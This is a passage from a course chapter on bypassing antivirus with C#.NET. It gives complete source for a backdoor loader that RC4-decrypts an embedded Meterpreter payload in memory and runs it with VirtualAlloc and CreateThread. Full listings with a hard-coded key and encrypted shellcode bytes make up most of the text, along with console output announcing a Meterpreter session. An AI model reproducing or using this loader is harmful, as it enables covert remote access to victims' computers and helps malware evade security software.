
for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
{
    byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString());
    _X_to_Bytes[i] = current;
}
}
```

finally by this code you will have Decrypted Meterpreter Payload in Memory for Executing .


```
byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);
```

as you can see in "Picture3" with this Syntax my Backdoor Worked very simple .

Syntax : NativePayload_Decryption.exe "KEY" "Encrypted_Payload"



until now we used Argument Technique for Importing KEY and Encrypted Payload to our Backdoor so in this case we have not Hard-coded Meterpreter Payload in Source Code or Executable File but you can use Hard-coded KEY in source Code like this so you can use (Source_3) for this technique.



Source_3: code with Hard-coded KEY

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Decryption
{
    class Program
    {

```

```
static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Payload Decryption tool for Meterpreter Payloads ");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Published by Damon Mohammadbagher 2016-2017");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine();
    Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");
    string Payload_Encrypted;

    byte[] xKey = { 0x11,0x22,0x11,0x00,0x00,0x01,0xd0,0x00,0x00,0x11,0x00,0x00,0x00,0x00,0x11,0x00,0x11,0x01,0x11,0x11,0x00,0x00};

    // string[] Input_Keys = args[0].Split(' ');
    // byte[] xKey = new byte[Input_Keys.Length];

    Console.Write("[!] Decryption KEY is : ");
    Console.ForegroundColor = ConsoleColor.Yellow;
    /// Converting String to Byte for KEY by first Argument
    // for (int i = 0; i < Input_Keys.Length; i++)
    // {
    //     xKey[i] = Convert.ToByte(Input_Keys[i], 16);
    //     Console.Write(xKey[i].ToString("x2") + " ");
    // }

    Console.ForegroundColor = ConsoleColor.DarkGreen;

    /// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument

    Payload_Encrypted = args[0].ToString();

    string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');

    byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];

    for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
    {
        byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString());
        _X_to_Bytes[i] = current;
    }
    try
    {

        Console.WriteLine();
        Console.WriteLine("[!] Loading Encrypted Meterpreter Payload in Memory Done.");
        Console.ForegroundColor = ConsoleColor.Green;

        byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);

        Console.WriteLine("[>] Decrypting Meterpreter Payload by KEY in Memory Done.");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine();
        Console.WriteLine();
        Console.WriteLine("Bingo Meterpreter session by Encrypted Payload :)");

        UInt32 funcAddr = VirtualAlloc(0, (UInt32)Final_Payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(Final_Payload, 0, (IntPtr)funcAddr, Final_Payload.Length);

        IntPtr hThread = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr pinfo = IntPtr.Zero;

        hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
        WaitForSingleObject(hThread, 0xfffff);
    }
    catch (Exception)
    {
        throw;
    }
}

public static byte[] Decrypt(byte[] key, byte[] data)
{
    return EncryptOutput(key, data).ToArray();
}
private static byte[] EncryptInitialize(byte[] key)
{

```

```
byte[] s = Enumerable.Range(0, 256)
    .Select(i => (byte)i)
    .ToArray();

for (int i = 0, j = 0; i < 256; i++)
{
    j = (j + key[i % key.Length] + s[i]) & 255;

    Swap(s, i, j);
}

return s;
}

private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
{
    byte[] s = EncryptInitialize(key);

    int i = 0;
    int j = 0;

    return data.Select((b) =>
    {
        i = (i + 1) & 255;
        j = (j + s[i]) & 255;

        Swap(s, i, j);

        return (byte)(b ^ s[(s[i] + s[j]) & 255]);
    });
}

private static void Swap(byte[] s, int i, int j)
{
    byte c = s[i];

    s[i] = s[j];
    s[j] = c;
}

private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;


[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags,
ref UInt32 lpThreadId);

[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
}
```

after Hard-coded KEY in Source Code you will have New Syntax like "Picture4":

Syntax : NativePayload_Decryption.exe "Encrypted Payload"




```
cmd Command Prompt - NativePayload_Decryption.exe "0 84 37 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93 237 156 145 184 238 1 181 165 137 167 87 222 160 187 124 92 202 24 168 213 233 136 47 94 129 7 1
7 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93 237 156 145 184 238 1 181 165 137 167 87 222 160 187 124 92 202 24 168 213 233 136 47 94 129 7 1
4 9 103 63 95 141 211 34 201 140 241 165 213 137 208 219 133 54 49 0 118 140 100 199 158 10 107 116 107 224 90 214 159 208 228 26 231 73 26 151 85 112
83 140 229 51 128 197 75 241 140 169 228 9 68 236 172 198 13 57 86 126 136 198 101 115 100 168 67 172 1 23 246 143 214 151 253 13 113 69 215 169 12 2
26 190 215 247 224 137 68 123 43 11 12 207 194 2 0 143 251 187 15 171 245 24 105 3 68 10 81 252 63 250 150 219 229 147 55 50 11 237 89 185 220 100 248
169 181 89 233 114 114 29 56 223 163 247 33 145 203 41 151 165 242 162 133 149 123 84 169 156 172 75 103 144 63 254 1 116 121 152 182 15 109 48 242 8
0 94 76 100 131 28 114 3 119 227 147 76 105 132 185 70 93 236 253 186 193 177 67 202 216 136 241 19 146 16 146 184 10 41 206 30 4 95 176 204 190 95 71
7 146 160 30 113 50 249 159 156 194 14 53 130 12 252 44 159 214 216 139 81 51 145 166 5 194 165 155 160 230 79 185 162 170 103 2 110 95 48 207 207 21
5 245 167 106 133 70 28 238 114 70 20 7 9 173 132 7 76 226 242 193 123 148 140 199 238 178 109 188 235 52 137 157 233 228 81 21 238 197 38 148 121 77
139 229 155 23 205 66 195 75 35 170 53 81 201 168 212 241 100 156 110 97 185 225 216 106 6 4 171 46 150 154 186 122 208 171 210 33 38 188 129 153 108
126 196 85 178 29 210 128 120 137 73 176 239 6 176 142 238 215 213 176 182 116 152 48 133 217 212 138 97 4 33 165 45 73 54 254 153 125 218 97 156 185
191 100 229 210 112 99 221 159 198 220 211 134 120 15 116 52 150 214 214 8 175 162 109 236 32 48 109 20 106 48 132 102 114 73 23 254 207 38 139 14 109
223 99 164 53 213 52 15 33 211"

Payload Decryption tool for Meterpreter Payloads
Published by Damon Mohammadbagher 2016-2017

[!] Using RC4 Decryption For your Payload By KEY.
[!] Decryption KEY is :
[!] Loading Encrypted Meterpreter Payload in Memory Done.
[!] Decrypting Meterpreter Payload by KEY in Memory Done.

Bingo Meterpreter session by Encrypted Payload ;>
-
```


if you want to Hard-coded Meterpreter Payload to Source code then you should change your Code like "Picture5" so you can use (Source_4) for this technique.



```
21 Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");
22 string Payload_Encrypted;
23
24 byte[] xKey = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00,
25               0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };
26
27 //string[] Input_Keys = args[0].Split(' ');
28 //byte[] xKey = new byte[Input_Keys.Length];
29
30 Console.WriteLine("[!] Decryption KEY is : ");
31 Console.ForegroundColor = ConsoleColor.Yellow;
32 /// Converting String to Byte for KEY by first Argument
33 //for (int i = 0; i < Input_Keys.Length; i++)
34 // {
35 //     xKey[i] = Convert.ToByte(Input_Keys[i], 16);
36 //     Console.Write(xKey[i].ToString("x2") + " ");
37 // }
38 Console.ForegroundColor = ConsoleColor.DarkGreen;
39 /// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument
40
41 //Payload_Encrypted = args[0].ToString();
42 Payload_Encrypted = "0 84 37 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93 237 156 145 184 238 1 181 165 137 167 87 222 160
43
44 string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');
45
46 byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];
47
48 for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
49 {
50     byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString());
51     _X_to_Bytes[i] = current;
52 }
53 try
54 {
```

after Hard-coded Encrypted Meterpreter Payload and KEY in Source Code you will have New Syntax like "Picture6" without any Parameter or Argument .

Syntax : NativePayload_Decryption.exe



```
Command Prompt - NativePayload_Decryption.exe
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_Decryption\NativePayload_Decryption\bin\Debug>NativePayload_Decryption.exe
Payload Decryption tool for Meterpreter Payloads
Published by Danon Mohammadbagher 2016-2017
[!] Using RC4 Decryption for your Payload By KEY.
[!] Decryption KEY is :
[!] Loading Encrypted Meterpreter Payload in Memory Done.
[!] Decrypting Meterpreter Payload by KEY in Memory Done.

Bingo Meterpreter session by Encrypted Payload ;>
```

Source_4: Hard-coded KEY and Encrypted Meterpreter Payload in source code.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Decryption
{
    class Program
    {
```

```
static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Payload Decryption tool for Meterpreter Payloads ");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Published by Damon Mohammadbagher 2016-2017");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine();
    Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");
    string Payload_Encrypted;

    byte[] xKey = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };

    //string[] Input_Keys = args[0].Split(' ');
    //byte[] xKey = new byte[Input_Keys.Length];

    Console.Write("[!] Decryption KEY is : ");
    Console.ForegroundColor = ConsoleColor.Yellow;
    /// Converting String to Byte for KEY by first Argument
    //for (int i = 0; i < Input_Keys.Length; i++)
    //{
    //    xKey[i] = Convert.ToByte(Input_Keys[i], 16);
    //    Console.WriteLine(xKey[i].ToString("x2") + " ");
    //}
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    /// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument

    //Payload_Encrypted = args[0].ToString();
    Payload_Encrypted = "0 84 37 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93 237 156 145 184 238 1 181 165 137 167 87 222 160 187 124
92 202 24 168 213 233 136 47 91 129 7 14 9 103 63 95 141 211 34 201 140 241 165 213 137 208 219 133 54 49 0 118 140 100 199 158 10 107 116 107
224 90 214 159 208 228 26 231 73 26 151 85 112 83 140 229 51 128 197 75 241 140 169 228 9 68 236 172 198 13 57 86 126 136 198 101 115 100 168 67
172 1 23 246 143 214 151 253 13 113 69 215 169 12 226 190 215 247 224 137 68 123 43 11 12 207 194 2 0 143 251 187 15 171 245 24 105 3 68 10 81
252 63 250 150 219 229 147 55 50 11 237 89 185 220 100 248 20 180 42 175 246 34 27 1 131 203 175 49 104 33 218 144 110 193 189 206 206 204 62
138 78 2 102 75 130 176 183 93 184 252 9 136 155 117 228 39 177 96 169 181 89 233 114 114 29 56 223 163 247 33 145 203 41 151 165 242 162 133
149 123 84 169 156 172 75 103 144 63 254 1 116 121 152 182 15 109 48 242 80 94 76 100 131 28 114 3 119 227 147 76 105 132 185 70 93 236 253 186
193 177 67 202 216 136 241 19 146 16 146 184 10 41 206 30 4 95 176 204 190 95 71 7 146 160 30 113 50 249 159 156 194 14 53 130 12 252 44 159 214
216 139 81 51 145 166 5 194 165 155 160 230 79 185 162 170 103 2 110 95 48 207 207 215 245 167 106 133 70 28 238 114 70 20 7 9 173 132 7 76 226
242 193 123 148 140 199 238 178 109 188 235 52 137 157 233 228 81 21 238 197 38 148 121 77 139 229 155 23 205 66 195 75 35 170 53 81 201 168 212
241 100 156 110 97 185 225 216 106 6 4 171 46 150 154 186 122 208 171 210 33 38 188 129 153 108 126 196 85 178 29 210 128 120 137 73 176 239 6
176 142 238 215 213 176 182 116 152 48 133 217 212 138 97 4 33 165 45 73 54 254 153 125 218 97 156 185 191 100 229 210 112 99 221 159 198 220
211 134 120 15 116 52 150 214 214 8 175 162 109 236 32 48 109 20 106 48 132 102 114 73 23 254 207 38 139 14 109 223 99 164 53 213 52 15 33 211";

    string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');

    byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];

    for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
    {
        byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString());
        _X_to_Bytes[i] = current;
    }
    try
    {
        Console.WriteLine();
        Console.WriteLine("[!] Loading Encrypted Meterpreter Payload in Memory Done.");
        Console.ForegroundColor = ConsoleColor.Green;

        byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);

        Console.WriteLine("[>] Decrypting Meterpreter Payload by KEY in Memory Done.");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine();
        Console.WriteLine();
        Console.WriteLine("Bingo Meterpreter session by Encrypted Payload :)");

        UInt32 funcAddr = VirtualAlloc(0, (UInt32)Final_Payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(Final_Payload, 0, (IntPtr)(funcAddr), Final_Payload.Length);

        IntPtr hThread = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr pinfo = IntPtr.Zero;

        hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
        WaitForSingleObject(hThread, 0xfffff);
    }
    catch (Exception)
    {
    }
}
```

```
        throw;
    }
}

/// <summary>
/// RC4 Decryption Section
/// </summary>
public static byte[] Decrypt(byte[] key, byte[] data)
{
    return EncryptOutput(key, data).ToArray();
}
private static byte[] EncryptInitialize(byte[] key)
{
    byte[] s = Enumerable.Range(0, 256)
        .Select(i => (byte)i)
        .ToArray();

    for (int i = 0, j = 0; i < 256; i++)
    {
        j = (j + key[i % key.Length] + s[i]) & 255;

        Swap(s, i, j);
    }

    return s;
}
private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
{
    byte[] s = EncryptInitialize(key);

    int i = 0;
    int j = 0;

    return data.Select((b) =>
    {
        i = (i + 1) & 255;
        j = (j + s[i]) & 255;

        Swap(s, i, j);

        return (byte)(b ^ s[(s[i] + s[j]) & 255]);
    });
}
private static void Swap(byte[] s, int i, int j)
{
    byte c = s[i];

    s[i] = s[j];
    s[j] = c;
}

/// <summary>
/// Windows API Importing Section
/// </summary>
private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags,
ref UInt32 lpThreadId);

[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 2 : Making Encrypted Meterpreter Payload by C#.NET

